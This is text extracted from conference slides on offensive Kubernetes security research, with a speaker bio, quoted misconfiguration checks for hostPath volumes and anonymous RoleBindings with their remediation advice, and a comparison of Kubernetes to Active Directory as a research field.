

A Peek Into Offensive Kubernetes Operations

[HackSpaceCon Edition]

Questions:

Yell at me in person

Graham@LowOrbitSecurity.com

Website

GrahamHelton.com

LowOrbitSecurity.com

/usr/bin/whoami

- Red team / Offensive Security Engineer @ Google
- Founder / Offsec Researcher @ Low Orbit Security
- Enjoys:
 - Linux, Cloud, Kubernetes (obviously), research, breaking things, omelettes
- Find me:
 - GrahamHelton.com/blog
 - LowOrbitSecurity.com/radar
 - GrahamHelton.com/links
- Comprehensive list of qualifications
 -



Show Not Tell

Offensive security shouldn't have to exist, but humans are flawed, and humans run companies (for now). While true, offensive security will still be the best way to show risk.

No K8s With Disallowed Volumes


Kubernetes resource with disallowed volumes mounted

HostPath present many security risks and as a security practice it is better to avoid critical host paths mounts.

Impact

Links

- <https://kubernetes.io/docs/concepts/security/pod-security-standards/#restricted>



Source: <https://avd.aquasec.com/misconfig/kubernetes/general/avd-ksv-0121/>

C-0262 - Anonymous user has RoleBinding

Framework

ClusterScan, AllControls, security

Severity

High

Description of the issue

Granting permissions to the system:unauthenticated or system:anonymous user is generally not recommended and can introduce security risks. Allowing unauthenticated access to your Kubernetes cluster can lead to unauthorized access, potential data breaches, and abuse of cluster resources.

Related resources

ClusterRoleBinding, RoleBinding

What does this control test

Checks if ClusterRoleBinding/RoleBinding resources give permissions to anonymous user. Also checks in the apiserver if the --anonymous-auth flag is set to false


Remediation

Review and modify your cluster's RBAC configuration to ensure that only authenticated and authorized users have appropriate permissions based on their roles and responsibilities within your system.

Example


No example

Source: <https://hub.armosec.io/docs/c-0262>



Hypothesis

Kubernetes is notoriously complex. This leads to it being an unapproachable technology for many **offensive security** researchers...



Hypothesis

Kubernetes is notoriously complex. This leads to it being an unapproachable technology for many **offensive security** researchers...

Kubernetes and its ecosystem is in a similar state to Active Directory 10 years ago. There is huge opportunity in **offensive security** research of this new ecosystem.

Active Directory



- Foundational technology
- Does many things // (poorly)
- Core to a business
- Has an ecosystem
 - SCCM
 - ADCS
 - etc...

Kubernetes



- Foundational technology
- Does many things
- Core to a business
- Has an ecosystem
 - Service mesh
 - Container Network Interfaces
 - etc...

Active Directory



- Foundational technology
- Does many things // (poorly)
- Core to a business
- Has an ecosystem
 - SCCM
 - ADCS
 - etc...



Kubernetes



- Foundational technology
- Does many things
- Core to a business
- Has an ecosystem
 - Service mesh
 - Container Network Interfaces
 - etc...







Scheduling & Orchestration



price Proxy 關 ③




Cloud Native Storage



Security & Compliance





Example: IngressNightmare



Source: <https://www.wiz.io/blog/ingress-nginx-kubernetes-vulnerabilities>

We've Got Some Work To Do






An 